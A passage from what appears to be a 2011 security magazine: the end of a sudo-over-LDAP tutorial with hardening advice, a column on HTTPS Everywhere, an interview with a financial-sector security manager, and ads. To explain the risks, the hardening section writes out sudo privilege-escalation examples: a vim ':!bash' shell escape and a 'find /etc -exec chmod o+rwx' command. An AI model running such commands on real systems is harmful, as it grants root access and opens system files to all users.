Configure your `/etc/nsswitch.conf` to include ldap backend in group database, changing line starting with group to:

```
group compat ldap
```

Now, sudo groups inside LDAP are ready to be used inside the sudo register. Use `sudoUser` in the following format:

```
sudoUser: %group
```

The next step is to prepare a netgroup container. Netgroup is a part of NIS and NIS is an old software used to centralize network information. It is more often

recommended to use LDAP instead NIS. Create a file named `netgroup.ldif` with the following content:

```
dn: ou=netgroup,dc=example,dc=com
objectClass: organizationalUnit
ou: netgroup
```

And import to directory:

```
# ldapadd -D"cn=admin,dc=example,dc=com" -w"secret" -f
netgroup.ldif
adding new entry „ou=netgroup,dc=example,dc=com”
```

Create a netgroup Idif file with content like Listing 8. Import to LDAP:

```
# ldapadd -D"cn=admin,dc=example,dc=com" -w"secret" -f
desktops.ldif
adding new entry „cn=desktops,ou=netgroup,dc=example,dc
=com”
```

The `nisNetgroupTriple` has 3 fields, host, user and domain. Even though it's possible to use these 3 fields in `sudo` directly, it's more recommended use NSS groups and use only first field of `nisNetgroupTriple` to store the names of computers. It's necessary to maintain the format with parenthesis and divided by commas `(,,)`.

Configure your `/etc/ldap.conf` to add NSS netgroup database:

Listing 8. netgroup example Idif file

```
dn: cn=desktops,ou=netgroup,dc=example,dc=com
objectClass: nisNetgroup
objectClass: top
cn: desktops
nisNetgroupTriple: (neves-desktop,,)
nisNetgroupTriple: (neves-desktop2,,)
```

Listing 9. Sudo LDAP register with LDAP groups and netgroups

```
dn: cn=desktops_sudooperators,ou=SUDOers,dc=example
,dc=com
objectClass: top
objectClass: sudoRole
cn: desktops_sudooperators
sudoCommand: /usr/sbin/userdel
sudoCommand: /usr/sbin/useradd
sudoCommand: /usr/sbin/usermod
sudoHost: +desktops
sudoUser: %sudooperators
```

```
nss_base_group ou=Group,dc=example,dc=com
```

And configure your `/etc/nsswitch.conf` to include the ldap backend in the group database by changing the line started by group to:

```
group compat ldap
```

Finally, it's possible to change `sudoHost` to following format:

```
sudoHost: %netgroup
```

Listing 9 shows a complete sudo register with `sudoGroup` and `sudoHost` using LDAP groups and netgroups in ldif format.

Even though it's possible to use netgroups inside `/etc/netgroups` and groups inside `/etc/groups`, using LDAP as a back-end is more powerful because of centralized control. I recommend using groups and netgroups always and avoiding the use of multiples of `sudoUser` or `sudoHost` in the sudo register. This way, you will avoid confusion and will have the sudo structure standardized.

Protect sudo registers

Option noexec

Inside some Unix commands, it's possible to run other Unix commands. Examples of this are editors `vi` and `vim` and the `find` tool. With `vi` and `vim` it's possible to run commands using `:. .`. Putting `vi` inside `sudo` is like putting `bash` or `ALL`, because one user executes `:!bash` and has a entire control of operation system, running commands with super user powers.

Another example is the `find` tool with `exec` action. Imagine one user with the `find` tool, using the following command:

```
# sudo find /etc/ -exec chmod o+rwx {} \;
```

Probably, if you are responsible for this operating system, you would be in trouble.

Sudo has a option to prevent this kind of security problem through named `noexec`. With `noexec`, if your operating system supports `LD_PRELOAD`, `sudo` will prevent the execution of another command. Running `sudo vim`, and after that `vim` command `:!bash`, for example, will show the following message error:

```
"Cannot execute shell /bin/bash"
```

Even though `noexec` is effective for many security problems related to `sudo`, it sometimes is useless. In the above example, we control the possibility of a normal user to getting a shell with super user power

inside `vim`, but imagine if the same user runs `vim` by `sudo` and after that the user opens `/etc/passwd` and change `uid` for himself to 0. Whether the operating system doesn't have `LD_PRELOAD` support or binary is compiled statically, the `noexec` feature of `sudo` won't work. Fortunately all modern flavors of Unix have `LD_PRELOAD` support. If you control binaries of the operating system with file integrity software like `tripwire`, `samhain` or `aide`, concerns about binaries statically compiled are reduced. I recommend you to use `sudoOption: noexec in cn=defaults`.

Take care about variables

`Sudo` has some options like `env_reset`, `env_keep` and `env_check` to control which environment variables will be available to use by commands called by `sudo`. It's very important to watch how the variables are interpreted by the destination command to avoid some security holes. In general, use `env_reset` enabled in `cn=default`. With this, only a few variables will be available in destination command.

Use valid commands

Put in `sudo` only valid commands, in preference with absolute path. If you use `sudo` registers to some command which doesn't exists, if one user gets root access in that moment, he can install his own binary in the path appointed by `sudoCommand`. After that, this user will get root access by `sudo` every time without your knowledge. Beyond cares about valid commands in `sudoCommand`, it's highly recommended to complement with a file integrity software like `tripwire` or `aide`.

LEONARDO NEVES BERNARDO

Leonardo Neves Bernardo got started with Unix in 1996 when considered this operating system more interesting than any other. For more than fifteen years he worked with several IT area and now he is more focused with IT security area. Leonardo is LPIC-3, LPIC-302 and LPIC-303 certified and hold a Bachelor's degree in Computer Science from Universidade Federal de Santa Catarina, Florianópolis, Santa Catarina Brazil as well as RHCT and ITILv3 Foundation certifications. Visit his linkedin profile at: www.linkedin.com/profile/view?id=24995684

HTTPS Everywhere

HTTPS Everywhere is a Firefox extension that was developed and is maintained by the Electronic Frontier Foundation (EFF). It was first released in June 2010 and is not available from Mozilla but can be downloaded from EFF's site (<https://www.eff.org/files/https-everywhere-latest.xpi>).

What is the point of installing this plug-in? There are sites that support *HTTPS* but do not enable it by default or only enable it for the initial login. An example of this phenomenon is the world's most popular website, *Facebook*. *HTTPS* sessions reduce the risk of *Man-in-the-middle* (MITM) attacks and sniffing.

The installation of the Add-on is simple by clicking on the download link and following the instructions.

After restarting *Firefox*, click on *Tools>Add-ons>Extensions*. Click on *Preferences* to access the configuration menu. It is recommended to leave the default ruleset.

How do you verify if *HTTPS Everywhere* is working? A quick visit to *Google* is the easy test. *Google* supports

HTTPS but it is only enabled for their logins and by default for *Gmail*. All your searches are now encrypted!

Facebook requires users to explicitly enable *HTTPS* within their profile to protect their session. The setting to enable this requires navigating within different sections before it can be located. How many users are aware of the need to configure this? *HTTPS Everywhere* counters that gap by forcing *HTTPS* for the social networking site. This is demonstrated by logging into the same profile before and after the extension is enabled in *Firefox*. The previously insecure session is vulnerable to session hijacking over open *Wifi* networks by stealing the victim's cookies which are transmitted in clear text.

This tool is simple to install and use yet incredibly powerful. The most popular sites in the world are




Figure 1. Installation




Figure 2. HTTPS Everywhere menu

included in their default ruleset and does not require tinkering. However, it is flexible to permit adding or modifying rules if you wish to by following the tutorial provided together with the tool. This plug-in is a must-have for every Firefox browser installed.




Figure 3. Result




Figure 4. Facebook insecurity

MERVYN HENG

Mervyn Heng, CISSP, loves Information Security and Open Source. These interests are translated into his life in Singapore where he practises the 2 philosophies and attempts to transfer these passions to his friends through awareness. His curiosity drives him to contribute regularly to this publication as a columnist. If you have any comments or queries, please contact him at commandrine@gmail.com.

A View From the Front Line:

Hackers, Mass Unrest and the Financial Sector

This month, Drake interviewed the security manager of a leading international financial sector business. To preserve his anonymity, we'll refer to him as "Dr. X". This is what he told me.

Q: Can you tell us a little about yourself – what's your current role and responsibilities? (keep off anything personally identifiable, obviously).

I look after all information security and IT risk for an insurance and re-insurance group operating in the UK, Europe and the USA.

Q: You are in a position that many people would envy – what career path did you follow to get here?

Blame my father. He was a manager for a television company and gave me a childhood passion for technology and taking things apart *to see how they work* (although the incident with his favourite radio remains a sore point even now). I channelled this into mischievous tech wizardry and penetration testing. After a few years I progressed into information risk management to address the wider business and organisational challenges.

Q: How important do you think paper qualifications are in information security career terms? Is CISSP anything other than a badge, for example?

They have their place but only when the career history is consistent with the qualification.

Q: What's the biggest challenge, in security terms, that your organisation is facing? Do you think this is true of the rest of the financial sector?

Information governance and management. There is a mass of information which requires *securing*, but; either management sees it as *an IT problem*, or they are not sufficiently engaged in actively owning and looking after

this critical asset. The most important aspect of security management is to engender a change in *tone-at-the-top* and bring senior management to the table with the view of proactively caring about information. This is especially true in the financial sector, with the myriad of line-of-business apps, and an unhealthy morass of legacy spreadsheets and systems.

Q: How serious is the threat to organisations in your view? Does it come from organized groups, individuals, or a combination of these?

A motivated malicious individual can cause far more targeted damage on his or her own without the support of a group, and no more so if they are permitted onto the inside. The Lulzsec attacks on Sony were the work of one or two highly motivated individuals, not a *mass action*. They did – however – have a large audience for the events.

Q: How serious is the insider threat to organisations, in your view?

I class a significant malicious insider breach as a low-to-medium likelihood event, but one with the potential for a high-to-severe business impact. In my experience, insiders are much more prone to accidental breaches than deliberate action, and security management should be working with team managers and functional leaders to refine and improve working practice and procedures with the objective of reducing the probability of a mistake.

Q: In the UK, we've seen a lot of discussion recently regarding the interface between the law, technology, and the juncture between the individual and the organisation they work with – examples that spring to mind include

the “super injunction vs Twitter debate”, and the News International phone hacking furor. What’s your take on this?

Those events are healthy and necessary steps in the evolution of the role of communications in a civilisation. To misquote and paraphrase John Gilmore and Stewart Brand, relevant information wants to travel wherever there is a willing recipient, and will take the fastest and most effective route to get there. By contrast, the law is slow-moving and reactive, and local in its reach. A simple example was the superinjunctions which were applicable in England and Wales only, whereas the global communications network lacked such geographic distinctions.

The concept and practice of privacy is undergoing an evolution as well, and I believe the rise of one-to-many communications (such as Twitter), which contrasts with one-to-one/one-to-few communications (like email) is restoring a form of personal / social accountability to digital communications.

The short term will bring poorly implemented (and sometimes inappropriately supra-jurisdictional) law, such as the ill-conceived attempt at a contra mundum injunction, or the knee-jerk *switch BlackBerry Messenger off* response. The longer term will bring about a cultural shift in the way in which information is perceived and used, and legislation will (have to) be re-written to better reflect the needs of the population.

Q: We’ve seen a number of arrests of alleged hackers in the UK – are these an effective deterrent? Could more be done?

I don’t see what more could be done – bringing back the iron maiden, or perhaps hanging, drawing, and quartering? The current sentencing guidelines seem reasonable and proportionate, although I question some of the ways in which they are applied.

Q: Do you think that there is a case for “hacktivist” individuals or groups to have some sort of legal protection?

Yes, unquestionably, and the recent rise in hacktivism is a 21st century form of mass unrest, pushing against an established order which many feel does not serve their needs properly. Technology and law can be used to maintain an unwelcome status quo, at least for a time, but business and governments ultimately exist to serve their constituents, and if those constituents wish for change, history shows that information and communications tools are great democratisers. The Occupy movement rolling over Western industrialised nations is a typical example of this.

Q: There has been much discussion over a long period of a coming focus of a Wikileaks

type, on the financial sector – but it doesn’t seem to have come to pass. What’s your view – is it a likely scenario?

The financial services sector has its fair share of leaks, but they are addressed and reported on differently to the military or governments, and have a different regulatory environment too. For example, the recent news regarding a large US bank and its somewhat controversial \$10 million tax settlement with the HMRC in the United Kingdom. Public opinion has turned strongly against the industry – sometimes appropriately, sometimes not – and this is in part due to information which – I’m sure – the affected organisations would have preferred to have stayed in-house. However, I also believe that there is more to come, and I consider it only a matter of time before the financial services industry faces its Sony/Lulzsec/Pastebin moment when the personal data of hundreds of thousands of individuals is leaked.

Q: If you were going to make one prediction about the shape of the security landscape over the next five years, what would it be?

We’ll see a more accelerated move away from distinct security technologies, that exist separate to the assets or technologies they protect, and see those access control mechanisms more tightly integrated into the infrastructure.

Q: Finally, if you could make a big change to something in security, what would it be and why?

I’d ban SMTP, the existing email technology standard! A friend and I did a back-of-the-fag-packet analysis, and conservatively estimate \$100 billion has been spent on anti-spam systems and services, compensating for – rather than fixing – the inherent weaknesses of a trusty and too-well-loved 1982 technology specification. That money should have been spent devising and adopting a secure and scalable enterprise messaging standard more than ten years ago.

Dr X, many thanks for your time and candour – best of luck with the crusade against SMTP !

Drake

DRAKE

Drake has worked on information security and strategy with government agencies, the military, financial institutions and other blue chip organisations in Europe, the Middle East, and Africa since Boris Yeltsin was President.

Join Today Free!



Go Premium to support & enjoy the full potential!

New

Astalavista - The IT News and Security Community

- Forum Posts SHOW
- Downloads SHOW
- Events HIDE
- Official Blog SHOW
- News SHOW
- Jobs SHOW

Astalavista has taken another step into the future. **Stay Up-to-date**

With our relaunch we focus even more on the IT & Security world.

Our continuous news stream on the main page gives you all the information you need – 24/7. What do you think about that? Give us a shout on our Astalavista Blog, you find it by clicking on the first news item on our news stream.


Now
**25%
OFF!**

Join Today

Use coupon: **hakin9astadiscount**

www.astalavista.com

Go Premium!



Online Tools

The new **Online Tools** overview page features nearly 50 tools covering typical IT needs, like Whois, Dig, Proxy List or Encryption.

The **Rainbow tables** section lets you hash your plain text in more than forty different types and crack your hashes. The **blacklist checker** runs your domain against the most important black lists and checks if your IP/Domains are flagged as spam.



Wargames

Wargames by its broad definition is a military drill under real life conditions. It is about testing strategies without the actual combat.

The "**World Gold Reserve**" is where most of the world's gold is stored. The combat in IT is virtual. Here the purpose of a wargame server is to allow you to practice hacker tricks without damaging anything or violating the law. The aim is to find gaps in security and to learn the necessary precautionary actions to prevent this.

Go Premium to support & enjoy the full potential!

Astalavista.com







No There is no fingerprint, but there is a secret code that gives you a sweet discount: hakin9astadiscount

IT News and Security Community



Limited Time Offer

Secure Your System
with these
Critical Volumes



Enter promo code **510HA** at checkout to **SAVE 50%**

www.crcpress.com



CRC Press
Taylor & Francis Group

Offer expires 12/31/2011